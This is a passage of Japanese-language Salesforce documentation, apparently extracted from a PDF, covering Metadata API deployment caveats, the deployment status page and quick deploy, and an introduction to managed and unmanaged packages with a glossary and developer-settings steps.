プロファイルおよびレコードタイプは含まれているが、そのレコードタイプに割り当てられたページレイアウトが含まれていないリリースの場合、そのレコードタイプのプロファイルから既存のレイアウトの割り当てを削除します。変更セットには常に、必要なすべてのレコードタイプのすべてのページレイアウトを含めるようにしてください。

メタデータ API

Apex クラスおよび Apex トリガ

デフォルトでは、Apex ジョブを待機中または処理中にする Apex コードへの変更はリリースできません。これらの変更をリリースするには、次のいずれかを実行します。

- Apex コードへの変更をリリースする前に、Apex ジョブをキャンセルします。リリース後にジョブを再スケジュールします。
- Salesforce ユーザインターフェースの [リリース設定] ページで Apex ジョブによるリリースを有効化します。

承認プロセス

- メタデータ API と共に Salesforce ナレッジ記事の承認プロセスを使用するには、記事タイプをリリースする必要があります。承認プロセスの記事バージョン (_kav) の場合、サポートされるアクションの種類は、ナレッジアクション、メールアラート、項目自動更新、アウトバウンドメッセージになります。
- 承認プロセスで、カスタム項目を含む投稿テンプレートを参照している場合、変更セットに追加する前にこれらの投稿テンプレートを送信側組織に再保存する必要があります。[設定] から、[クイック検索] ボックスに「*投稿テンプレート*」と入力し、[投稿テンプレート] を選択します。各投稿テンプレートで、[編集]、[保存] の順にクリックします。
- メタデータには、有効承認プロセスの順序は含まれません。場合によっては、リリース後に対象組織で承認プロセスを並び替える必要があります。
- 変更セットに以前に含まれており別の組織でリリース済みの承認プロセスの [一意の名前] を変更し、変更セット経由で承認プロセスを再送信する場合は、他の組織でリリースされる時点で新しい承認プロセスが作成されます。以前にリリースされた承認プロセスは、変更されません。

カスタム項目

API バージョン 30.0 以降、新しいカスタム項目をリリースする場合、プロファイル項目権限の `editable` 項目と `readable` 項目のデフォルト値は `false` です。デフォルト値を上書きするには、新規項目の項目権限をプロファイルに含めます。

カスタムオブジェクト

API バージョン 29.0 では、メタデータ API を使用してオブジェクトの `sharingModel` を変更することはできません。対象組織に対するこのような変更は、ユーザインターフェースを使用して手動で行う必要があります。

API バージョン 30.0 以降、メタデータ API とユーザインターフェースを使用して、内部ユーザ向けにオブジェクトの `sharingModel` を変更できます。

接続アプリケーション

- メタデータ API で `consumerKey` を設定することはできません。これは、情報提供を目的とした取得操作に含まれます。接続アプリケーションを別の組織に移動する場合、組織にリリースする前に `consumerKey` を .zip ファイルから削除する必要があります。移行先の組織で新しいキーが生成されます。
- 接続アプリケーションのモバイル設定は、変更セットでサポートされていないため、手動で移行する必要があります。

指定ログイン情報

指定ログイン情報の次のコールアウトオプションは、ユーザインターフェースからのみ設定できます。デフォルト値が対象組織に対して適切ではない場合、その組織のシステム管理者がリリース後に手動で指定ログイン情報を設定する必要があります。

- 認証ヘッダーを生成 — デフォルト: 有効化
- `HTTP` ヘッダーの差し込み項目を許可 — デフォルト: 無効化
- `HTTP` 本文の差し込み項目を許可 — デフォルト: 無効化

ページレイアウト

ページレイアウトの割り当てを含むリリースでは、対象組織にある既存のすべてのページレイアウトの割り当てが、.zip ファイルで指定された割り当てに置き換えられます。組織の既存のページレイアウトが .zip ファイルに含まれていない場合、それらのページレイアウトはなくなります。すべての必要なレコードタイプの全ページレイアウトを .zip ファイルに必ず含めるようにしてください。

プロファイル

対象組織に存在しない名前のプロファイルがパッケージに含まれている場合、新しいプロファイルはその名前で作成されます。リリースされたプロファイルで権限または設定が指定されていない場合、最終的なプロファイルは標準プロファイルのすべての権限と設定で構成されます。

共有

- どのオブジェクトを更新するかに関係なく、メタデータ API では、オブジェクトの `sharingModel` 項目の更新と新しい共有ルールの追加を同時に行うことはサポートされていません。たとえば、組織の共有設定が公開である場合、共有ルールを追加し、その後で `sharingModel` を更新することができます。その結果、1 回だけ共有が再適用されます。
- リリースしようとしている変更セットに親-子リレーションを持つカスタム項目が含まれるが、同じ変更セット内に主従項目がない場合、エラーが発生することがあります。このエラーを解決するには、組織の共有設定を変更していなくても、主従カスタム項目を変更セットに追加します。

ワークフロー

メタデータ API では、フロートリガのテストモードはサポートされていません。システム管理者がワークフロールールを起動したときにフロートリガで最新のフローバージョンを実行する場合は、リリース後にユーザインターフェースでテストモードを有効にします。

関連トピック:

- 変更セットのリリース
- 変更セット
- 変更セットで使用可能なコンポーネント
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/file_based_zip_file.htm

リリースの監視

[リリース状況]ページでは、処理中のリリースを監視したり、どのリリースが実行を待機しているかを確認したり、完了したリリースの結果を参照したりできます。このページには、すべてのリリース (変更セット、メタデータ API ベースのリリース) が表示されます。これには、Force.com IDE および Force.com 移行ツール、およびパッケージのインストールから開始されたリリースも含まれます。

メタデータコンポーネントのサイズと複雑さは、リリース時間に影響します。処理中または過去 30 日間で完了したリリースの状況を追跡するには、[設定] から、[クイック検索] ボックスに「リリース」と入力し、[リリース状況]を選択します。リリースは、その状況に応じて別個のセクションにリストされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

メタデータのリリースを参照する
- 「すべてのデータの編集」


進行中のリリースとキューにあるリリース

リリースの実行中、[リリース状況]ページには、現在のリリースについてリアルタイムの進行状況が表示されます。このページでは、グラフで全体的なリリースの進行状況が視覚的に表現されます。最初のグラフでは、コンポーネント総数のうちリリースが終了したコンポーネント数と、エラーがあったコンポーネント数が表示されます。たとえば、次のグラフは、450 コンポーネント中 302 コンポーネントが正常に処理され、45 コンポーネントにエラーがあったことを示しています。



すべてのコンポーネントがエラーなしでリリースされると、必要または有効な場合は Apex テストが実行を開始します。2 つ目のグラフは、Apex テストの総数のうち、実行された数と、返されたエラーの数が表示されま

す。さらに、このグラフには現在実行中のテスト名が表示されます。たとえば、次のグラフでは、合計 120 件のテストのうち 77 件の実行が完了し、1 件が失敗したことを示しています。



次の情報が現在のリリースについて表示されます。

項目	説明
名前	メタデータ API リリースの追跡に使用される変更セット名または一意の識別子。メタデータ API リリースの場合、この値は `deploy()` コールによって返されます。
種類	リリースタイプ: [変更セット] または API。
リリース者	リリースを実行しているユーザの名前。
開始時刻	要求がキューに入れられた時間ではなく、リリースが実際に開始された日時。この値は、リリース［状況］が [処理中] に設定された時間です。
検証	リリース検証が完了した日時。

現在のリリースにエラーがある場合、[エラーを表示]をクリックするとリリースが終了する前にエラーを表示できます。

待機中のリリース

複数のリリースを開始できます。一度に実行できるリリースは1つのみです。その他のリリースはキューに残り、現在のリリースの終了後に実行されるまで待機します。キューに入れられたリリースは、実行される順序で [待機中のリリース] の下に表示されます。

リリース検証

リリース検証は、リリースされるコンポーネントの結果をチェックするためだけに使用されるリリースで、ロールバックされます。検証では、リリースされたコンポーネントは保存されず、Salesforce組織にはいかなる変更も行われません。リリースが検証のみ (「検証」) か、実際のリリース (「リリース」) かは、待機中のリリースの情報か、[失敗] および [成功] セクションでリリースの［状況］列を調べることで判定できます。

過去 10 日間に検証が正常に完了し、すべてのテストが十分なコードカバー率で合格した場合、テストを実行することなくこの検証を本番組織にリリースするクイックリリースを実行できます。「リリースの監視」を参照してください。

リリースのキャンセル

進行中またはキュー内のリリースは、リリースの横にある[キャンセル]をクリックしてキャンセルできます。リリースが完全にキャンセルされるまで、リリースの状況は `Cancel Requested` になります。キャンセルされたリリースは、[失敗] セクションにリストされます。

完了したリリース

完了したリリースは、状況に応じて [失敗] または [成功] セクションのいずれかに表示されます。

完了したが失敗したリリースおよびキャンセルされたリリースは、[失敗]セクションに表示されます。これらのリリースでは、ファイルの欠落、コンポーネントのエラー、テストの失敗、またはリリースのキャンセルにより、変更は Salesforce 組織にコミットされていません。

正常に完了したリリース、または部分的に成功したリリースは、[成功]セクションに表示されます。部分的に成功する可能性があるのは、本番以外の組織へのリリースのみです。これらのリリースは、リリースオプションで `rollbackOnError` 項目が `false` に設定され、コンポーネントのサブセットにエラーがあります。部分的に成功したリリースでは、失敗したコンポーネントはコミットされず、残りのコンポーネントは組織にコミットされています。

リリースの詳細を表示するには、リリースの横にある [詳細を表示] をクリックします。[リリースの詳細] ページの情報を使用して、エラーを確認し、失敗または部分的に成功したリリースの問題をトラブルシューティングします。[リリースの詳細]ページには、リリース中に発生したエラーメッセージ、Apex テストのエラーとスタック追跡情報、コードカバー率の警告、および時間がかかるテストについての情報が表示されます。リリースを成功させるために、[リリースの詳細]ページには、リリースされたコンポーネントの数、および実行された Apex テストの数などの情報が表示されます。

リリース状況

[失敗] または [成功] セクションの完了したリリースの [状況] 列には、リリースの種別と状況が表示され、次の 2 つの部分で構成されます。

- プレフィックスは、リリースが検証のみ (「検証:」) か、実際のリリース (「リリース:」) かを示します。
- 状況値の 2 つ目の部分は、リリースの状況を示します。失敗したリリースでは [失敗] または [キャンセル]、成功したリリースでは [成功]、部分的に成功したリリースでは [一部成功] が表示されます。

クイックリリース

本番環境へのリリースでは、すべての Apex テストが実行されます。本番組織に多数の Apex テストがある場合、テストの実行に時間がかかり、リリースが遅延することがあります。本番環境へのリリース時間を短縮するため、テストを実行せずにリリースするクイックリリースを行うことができます。クイックリリースは、変更セットおよびメタデータ API コンポーネントが次の要件を満たす場合に使用できます。

- コンポーネントが対象の環境で過去 10 日以内に正常に検証されている。
- 検証の一部として、対象組織での Apex テストに合格している。
- コードカバー率要件を満たしている。
  - 組織のすべてのテストまたはすべてのローカルテストが実行された場合、全体のコードカバー率は 75% 以上で、Apex トリガについてもある程度のコードカバー率が必要である。

- 特定のテストが[指定されたテストを実行]テストレベルで実行された場合、リリースされる各クラスおよびトリガの個々のカバー率が 75% 以上である。

検証は、リリースされるコンポーネントの結果をチェックするためだけに使用されるリリースで、コンポーネントを組織に保存することはありません。検証により、実際のリリースで受信する可能性のある成功または失敗のメッセージを確認できます。変更セットまたはメタデータコンポーネントは、API または Force.com 移行ツールを使用して検証できます。


変更セットを検証する方法についての詳細は、Salesforce ヘルプの「変更セットの確認」を参照してください。

Force.com 移行ツールでコンポーネントを検証するには、リリース先の `checkOnly` オプションを `true` に設定します。『*Force.com 移行ツールガイド*』の「Salesforce 組織への変更のリリース」を参照してください。

ユーザインターフェースまたは API を使用したクイックリリースの実行

クイックリリースを実行するには、まず検証のみのリリースで、リリースする必要があるコンポーネントセットに Apex テストを実行します。検証に成功し、クイックリリースの必要条件を満たした場合は、クイックリリースを開始できます。

検証された変更セットおよびメタデータ API コンポーネントは、ユーザインターフェースでクイックリリースできます。[リリース状況] ページで、検証の横または検証の詳細ページにある [クイックリリース] をクリックして、最近の検証をリリースします。このボタンは、必要条件を満たしている検証に対してのみ表示されます。



または、メタデータ API を使用するか、または Metadata API コンポーネント (変更セットを除く) の Force.com 移行ツールを使用して、クイックリリースを開始することもできます。メタデータ API の場合、`deployRecentValidation()` をコールして検証 ID を渡します。Force.com 移行ツールの場合、`<sf:deployRecentValidation>` タスクを使用します。

メモ: クイックリリースは、Apex テストの実行に成功し、コードカバー率要件を満たした最近の検証に対して有効になります。次の点に注意してください。

- 本番環境では、クイックリリースは条件を満たした検証に対してサポートされます。変更セットおよびメタデータ API コンポーネント (Force.com 移行ツールを使用して検証したコンポーネントを含む) の最近の検証をリリースできます。
- Sandbox では、テスト実行を明示的に有効にする検証 (受信セットの検証時にテストオプションを選択する場合や、移行ツールで `testLevel` パラメータを使用する場合など) に対してのみクイックリリースがサポートされます。デフォルトでは Apex テストは必須ではなく、Sandbox リリースで実行されません。
- クイックリリース、パッケージインストール、または通常のリリースのいずれを使用するかに関係なく、検証後にリリースを実行した場合は、すべての検証がクイックリリースの対象外になります。クイックリリースを行うコンポーネントセットを再度検証します。

長時間実行されているテストのパフォーマンス調整のリソース

必要または有効な場合、すべてのコンポーネントがリリースされた後に、Apex テストがリリースの一部として実行されます。Apex テストの実行に長く時間がかかると、リリース全体が遅延します。実行時間が長い上位 5 つのテスト、つまり実行時間が 2 分を超えた上位 5 つのテストに、[リリースの詳細] ページで完了済みリリースのフラグが設定されます。効率化して将来のリリース時間を短縮できるように、これらのテストのパフォーマンスを改善することができます。 パフォーマンス低下の原因は多数存在します。たとえば、テストデータを使用せずに組織データにアクセスする場合や、パフォーマンスの低い SOQL クエリや Apex コードを実行する場合などが挙げられます。 Apex および SOQL のパフォーマンスのベストプラクティスを学ぶために使用できるリソースをいくつか紹介します。

- 単体テストの組織データとテストデータの分離
- Working with Very Large SOQL Queries (非常に大きい SOQL クエリの処理)
- Web セミナー: Inside the Force.com Query Optimizer (Web セミナー: Force.com クエリオプティマイザのしくみ) (英語)
- Query and Search Optimization Cheat Sheet (クエリおよび検索最適化のための早見表)
- Performance Tuning for Visualforce and Apex Webinar (Visualforce および Apex のパフォーマンス調整の Web セミナー)
- Architect Core Resources (アーキテクト向けコアリソース)

関連トピック:

受信変更セット

送信変更セット

https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

アプリケーションのパッケージ化および配布

パッケージ化と配布の概要

このガイドでは、Force.comプラットフォームを使用して作成したアプリケーションのパッケージおよび配布に関する情報を提供します。このガイドは次のセクションで構成されています。

パッケージの使用
: このセクションでは、アプリケーションを他の組織に簡単にインストールできるように、管理パッケージの作成および操作の詳細について説明します。

アプリケーションの配布
: このセクションでは、AppExchangeまたは自分のWebサイトのいずれかを使用してアプリケーションを配布する方法について説明します。また、登録者への更新の転送の基本についても説明します。

アプリケーションの登録者のサポート
: このセクションでは、登録者の組織にログインし、問題のサポートおよびトラブルシューティングを提供する方法について説明します。

これらのトピックについての詳細は、『*ISVforceガイド*』を参照するか、またはSalesforce**パートナーポータル**にアクセスしてください。

パッケージの使用

パッケージについて

パッケージとは、個々のコンポーネントなどの小さいものや関連アプリケーションのセットなどの大きいものを格納するコンテナです。パッケージの作成後、他の Salesforce ユーザおよび組織 (社外のユーザ、組織も含む) にそのパッケージを配布できます。

パッケージは、管理パッケージと未管理パッケージの 2 種類があります。

未管理パッケージ
: 未管理パッケージは、通常、開発者にアプリケーションの基本ビルディングブロックを提供するために、オープンソースプロジェクトまたはアプリケーションテンプレートを配布する場合に使用します。未管理パッケージからコンポーネントがインストールされると、コンポーネントはインストールされた組織で編集できるようになります。未管理パッケージを作成してアップロードした開発者は、インストールされたコンポーネントを制御できず、これらのコンポーネントを変更またはアップグレードできません。Sandbox から本番組織へのコンポーネントの移行に未管理パッケージを使用しないでください。代わりに、変更セットを使用してください。

管理パッケージ
: 管理パッケージは通常、アプリケーションをカスタマーに配布、販売するために Salesforce パートナーが使用します。これらのパッケージは、Developer Edition 組織で作成される必要があります。AppExchange およびライセンス管理アプリケーション (LMA) を使用して、開発者はユーザベースのライセンスをアプリケーションに対して販売および管理できます。また、管理パッケージは完全にアップグレード可能です。シームレスなアップグレードを実現するために、オブジェクトまたは項目の削除などの特定の破壊的な変更は実行できません。

  管理パッケージには次のような利点もあります。

  - Apex の知的財産の保護
  - API アクセスが可能なコンポーネントの組み込みのバージョン管理サポート
  - 前のバージョンを分岐およびパッチする機能
  - 登録者へのパッチ更新のシームレスな転送を行う機能
  - インストールで競合が発生しないようにすべてのコンポーネントに一意の名前を指定

これらの概念を次の定義で説明します。

コンポーネント
: コンポーネントは、パッケージの 1 つの構成要素です。コンポーネントでは、カスタムオブジェクトまたはカスタム項目などのアイテムを定義します。コンポーネントをパッケージにまとめて、強力な機能またはアプリケーションを作成できます。未管理パッケージでは、コンポーネントをアップグレードすることはできません。管理パッケージでは、一部のコンポーネントのみアップグレードできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージを作成する
- 「AppExchange パッケージの作成」

AppExchange にパッケージをアップロードする
- 「AppExchange パッケージのアップロード」

属性
: *属性*とは、メールテンプレート名、またはカスタムオブジェクトの［レポートを許可］チェックボックスなどのコンポーネントの項目です。未管理パッケージまたは管理パッケージのいずれかのアップグレード不可能なコンポーネントで、開発者(パッケージを作成したユーザ)および登録者(パッケージをインストールしたユーザ)はどちらも属性を編集できます。管理パッケージのアップグレード可能なコンポーネントの場合、開発者が編集できる属性、契約ユーザが編集できる属性、ロックされている属性があり、開発者および契約ユーザの両方で属性を編集することはできません。

パッケージは 1 つ以上の Salesforce コンポーネントで構成され、コンポーネントは 1 つ以上の属性で構成されています。コンポーネントおよびそれらの属性の動作は管理パッケージと未管理パッケージでは異なります。

アプリケーションを配布する場合、開発プロセス全体でパッケージ化を検討することが重要になります。例:

- アプリケーションを作成する場合は、異なるパッケージおよび Salesforce の Edition で、コンポーネントや属性がどのように動作するかについて考慮してください。
- 配布用のアプリケーションを準備する場合は、顧客にどのようにリリースするかについて考慮してください。
- パッケージをインストールする場合は、組織のセキュリティおよびライセンスに関する契約について考慮してください。

関連トピック:

パッケージの管理

配布用アプリケーションの準備

用語集

次の用語と定義は、アプリケーションとパッケージ化に関する主要な概念と機能を説明したものです。

アプリケーション
: 「App」と表記されることもあります。特定のビジネス要件を扱うタブ、レポート、ダッシュボードおよび Visualforce ページなどのコンポーネントの集合です。Salesforce では、セールスおよびコールセンターなどの標準アプリケーションを提供しています。お客様のニーズに合わせてこれらの標準アプリケーションをカスタマイズできます。また、アプリケーションをパッケージ化して、カスタム項目、カスタムタブ、カスタムオブジェクトなどの関連コンポーネントと共に AppExchange にアップロードできます。そのアプリケーションを AppExchange から他の Salesforce ユーザが利用できるようにすることもできます。

AppExchange
: AppExchange は Salesforce の共有インターフェースであり、Force.com プラットフォームのアプリケーションやサービスを参照および共有できます。

ベータ、管理パッケージ
: 管理パッケージのベータ管理パッケージは、パッケージをテストするために対象者のサンプリングに貢献する旧バージョンの管理パッケージです。

リリース
: 無効な状態の機能を有効な状態にします。たとえば、Salesforce ユーザインターフェースの新機能を開発する場合、「リリース済み」オプションを選択して、他のユーザがその機能を表示できるようにする必要があります。

アプリケーションまたは他の機能を開発から本番に移行するプロセスです。

ローカルファイルシステムから Salesforce 組織にメタデータコンポーネントを移動します。

インストールされたアプリケーションをリリースすると、アプリケーション内に、組織内のユーザが使用できるカスタムオブジェクトが作成されます。カスタムオブジェクトをリリース前に使用できるのは、「アプリケーションのカスタマイズ」権限を持つシステム管理者およびユーザのみです。

ライセンス管理アプリケーション (LMA)
: 無料の AppExchange アプリケーションで、AppExchange から管理パッケージ (アプリケーション) をダウンロードするすべてのユーザのセールスリードおよび取引先を追跡できます。

ライセンス管理組織 (LMO)
: パッケージをインストールしたすべての Salesforce ユーザを追跡できる、Salesforce 組織です。ライセンス管理組織には、ライセンス管理アプリケーション (LMA) をインストールする必要があります。ライセンス管理アプリケーションは、パッケージがインストールまたはアンインストールされるたびに自動的に通知を受信するため、簡単にユーザにアップグレードを通知できます。Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition の組織をライセンス管理組織として指定できます。詳細は、http://www.salesforce.com/docs/en/lma/index.htm を参照してください。

メジャーリリース
: パッケージの重要なリリースです。こうしたリリースでは、メジャー番号およびマイナー番号が選択した値に増えます。

管理パッケージ
: ユニットとして AppExchange に投稿され、名前空間と、場合によりライセンス管理組織に関連付けられるアプリケーションコンポーネントの集合です。アップグレードをサポートするには、管理パッケージであることが必要です。組織は、他の多くの組織でダウンロードおよびインストールできる単一の管理パッケージを作成できます。管理パッケージは、未管理パッケージとは異なり、コンポーネントの一部がロックされていて、後でアップグレードできます。未管理パッケージには、ロックされたコンポーネントは含まれておらず、アップグレードはできません。また、管理パッケージでは、開発者の知的財産保護のため、登録している組織では特定のコンポーネント (Apex など) は隠されます。

管理パッケージ拡張
: 管理パッケージの機能に追加される任意のパッケージ、コンポーネント、または一連のコンポーネントです。管理パッケージをインストールする前に拡張をインストールすることはできません。

名前空間プレフィックス
: パッケージコンテキストでは、名前空間プレフィックスとは AppExchange にある自社パッケージとそのコンテンツを他の開発者のパッケージと区別するための 1 ～ 15 文字の英数字で構成される識別子です。名前空間プレフィックスでは、大文字小文字は区別されません。たとえば、ABC と abc は一意として認識されません。名前空間プレフィックスは、すべての Salesforce 組織にわたって必ずグローバルに一意なものを指定します。名前空間プレフィックスを使用することで、各自の管理パッケージのみを管理できるようになります。

パッケージ
: AppExchange を介して他の組織で使用可能な Force.com のコンポーネントおよびアプリケーションのグループです。AppExchange にまとめてアップロードできるように、パッケージを使用してアプリケーションおよび関連するコンポーネントをバンドルします。

パッケージの連動関係
: これは、1つのコンポーネントが、そのコンポーネントが有効であるために必要な他のコンポーネント、権限、または設定を参照する場合に作成されます。コンポーネントに含めることができるのは、次のとおりです (ただし、それに限定するものではありません)。

  - 標準項目またはカスタム項目
  - 標準オブジェクトまたはカスタムオブジェクト
  - Visualforce ページ
  - Apex コード

  権限と設定に含めることができるのは、次のとおりです (ただし、それに限定するものではありません)。

  - ディビジョン
  - マルチ通貨
  - レコードタイプ

パッケージのインストール
: インストールによって、パッケージの内容が Salesforce 組織に組み込まれます。AppExchange のパッケージには、アプリケーション、コンポーネントまたはこの 2 つの組み合わせを含めることができます。パッケージをインストールした後に、適宜パッケージのコンポーネントをリリースして組織のユーザが一般的に使用できるようにします。

パッケージバージョン
: パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に指定した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。

  未管理パッケージはアップグレードできないため、各パッケージバージョンは単に配布用コンポーネントのセットです。パッケージバージョンは管理パッケージでより大きな意味を持ちます。パッケージは異なるバージョンで異なる動作をします。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の統合に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。「パッチ」と「パッチ開発組織」も参照してください。

パッチ
: パッチを使用することにより、開発者は、管理パッケージ内の既存のコンポーネントの機能を、登録者組織にその動作の変更を意識させずに変更することができます。たとえば、新しい変数を追加したり、Apex クラスの内容を変更したりできますが、その方法を追加、廃止、または削除することはできません。パッチは、すべてのパッケージバージョンに付加された *patchNumber* によって追跡されます。「パッチ開発組織」および「パッケージバージョン」も参照してください。

パッチ開発組織
: パッチバージョンを開発、維持、およびアップロードする組織。パッチ開発組織は、開発者組織がパッチの作成を要求すると、自動的に作成されます。「パッチ」および「パッケージバージョン」も参照してください。

パッチリリース
: 管理パッケージへの小規模なアップグレード。こうしたリリースでは、パッケージバージョンのパッチ番号が増加します。

公開者
AppExchange リストの公開者とは、リストを公開した Salesforce ユーザまたは組織です。

転送アップグレード
管理パッケージをインストールしたすべての組織にインストール済みの管理パッケージのアップグレードを送信する、アップデートの配布方法です。

登録者
パッケージの登録者とは、Salesforce 組織にパッケージをインストールした Salesforce ユーザです。

機能制限トライアル
トライアルとは、特定のパッケージの公開者が追加したアプリケーションとサンプルレコードを含み、完全に機能する Salesforce 組織です。トライアルでは、AppExchange のユーザが慣れた Salesforce インターフェースを使用して、参照専用ユーザとしてアプリケーションを体験できます。

未管理パッケージ
開発者がアップグレードまたは制御できないパッケージです。

アップグレード
パッケージのアップグレードは、新しいバージョンをインストールするプロセスです。Salesforce は、ベータ版ではない管理パッケージのアップグレードをサポートしています。

アップロード
Salesforce のパッケージをアップロードすると、インストール URL が表示され、他のユーザがインストールできます。また、アップロードすると、パッケージを AppExchange に公開できるようになります。

関連トピック:

Salesforce アプリケーションとは?

管理パッケージの作成

管理パッケージの作成は、未管理パッケージの作成と同じように簡単です。管理パッケージを作成するための唯一の要件は、Developer Edition 組織を使用しているということです。

管理パッケージを作成する前に、次の操作を実行します。

- 必要に応じて、http://sites.force.com/appexchange からライセンス管理アプリケーション (LMA) をインストールします。「*ライセンス管理アプリケーション*」を検索します。ライセンス管理アプリケーション (LMA) は、アプリケーションをインストールした各ユーザに関する情報を追跡します。ユーザとそのユーザが所有するバージョンが追跡できるため、どのユーザにアップグレードの情報を通知すれば良いかがわかります。

  ライセンス管理アプリケーション (LMA) は、Personal Edition、Group Edition、または Professional Edition を除く Salesforce 組織にインストールできます。インストール先の組織は、パッケージの作成やアップロードを行う Salesforce 組織と異なっていても、同じであってもかまいません。また、同じライセンス管理アプリケーション (LMA) を使用して、複数の Developer Edition 組織で使用される管理パッケージをいくつでも管理できます。

- 開発者設定を定義します。開発者設定では、名前空間プレフィックス、ライセンス管理アプリケーション (LMA) をインストールする Salesforce 組織、および管理パッケージに変換したい未管理パッケージを指定できます。

管理パッケージについて

開発者設定の定義

名前空間プレフィックスの登録

ライセンス管理組織の指定

関連トピック:

パッケージの管理

未管理パッケージから管理パッケージへの変換

開発者設定の定義

名前空間プレフィックスの登録

ライセンス管理組織の指定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

管理パッケージを有効にする

- 「アプリケーションのカスタマイズ」

パッケージを作成する

- 「AppExchange パッケージの作成」

パッケージをアップロードする

- 「AppExchange パッケージのダウンロード」

管理パッケージについて

管理パッケージとは、ユニットとしてAppExchangeに投稿され、名前空間とライセンス管理組織に関連付けられるアプリケーションコンポーネントの集合です。

- 管理パッケージを作成し、利用するにはDeveloper Editionの組織が必要です。
- 管理パッケージは、次のアイコンで表されます。
  - 管理-ベータ
  - 管理-リリース
  - 管理-インストール済み

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

開発者設定の定義

Developer Edition 組織で開発者設定を行うと、単一の管理パッケージを作成して、AppExchange にアップロードできます。これにより、他のユーザは、そのパッケージをそれぞれの組織でインストールおよびアップグレードできます。一度指定した開発者設定は、変更できません。開発者設定に関係なく、未管理パッケージはいくつでも作成できます。

開発者設定を定義する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. [編集] をクリックします。

   メモ: すでに開発者設定が定義されている場合は、このボタンは表示されません。
3. 開発者設定に必要な選択項目を確認し、[次へ] をクリックします。
4. 名前空間プレフィックスを登録します。
5. 管理パッケージに変換するパッケージを選択します。変換するパッケージがない場合は、この項目を空白のままにして、後で更新します。
6. [選択内容の確認] をクリックします。
7. [保存] をクリックします。

ヒント: 管理パッケージのライセンス管理組織 (LMO) の指定を行う場合、詳細は http://sites.force.com/appexchange/publisherHome を参照してください。

関連トピック:

- 管理パッケージの作成
- 名前空間プレフィックスの登録
- ライセンス管理組織の指定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

開発者設定を定義する
- 「アプリケーションのカスタマイズ」

パッケージを作成する
- 「AppExchange パッケージの作成」

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

名前空間プレフィックスの登録

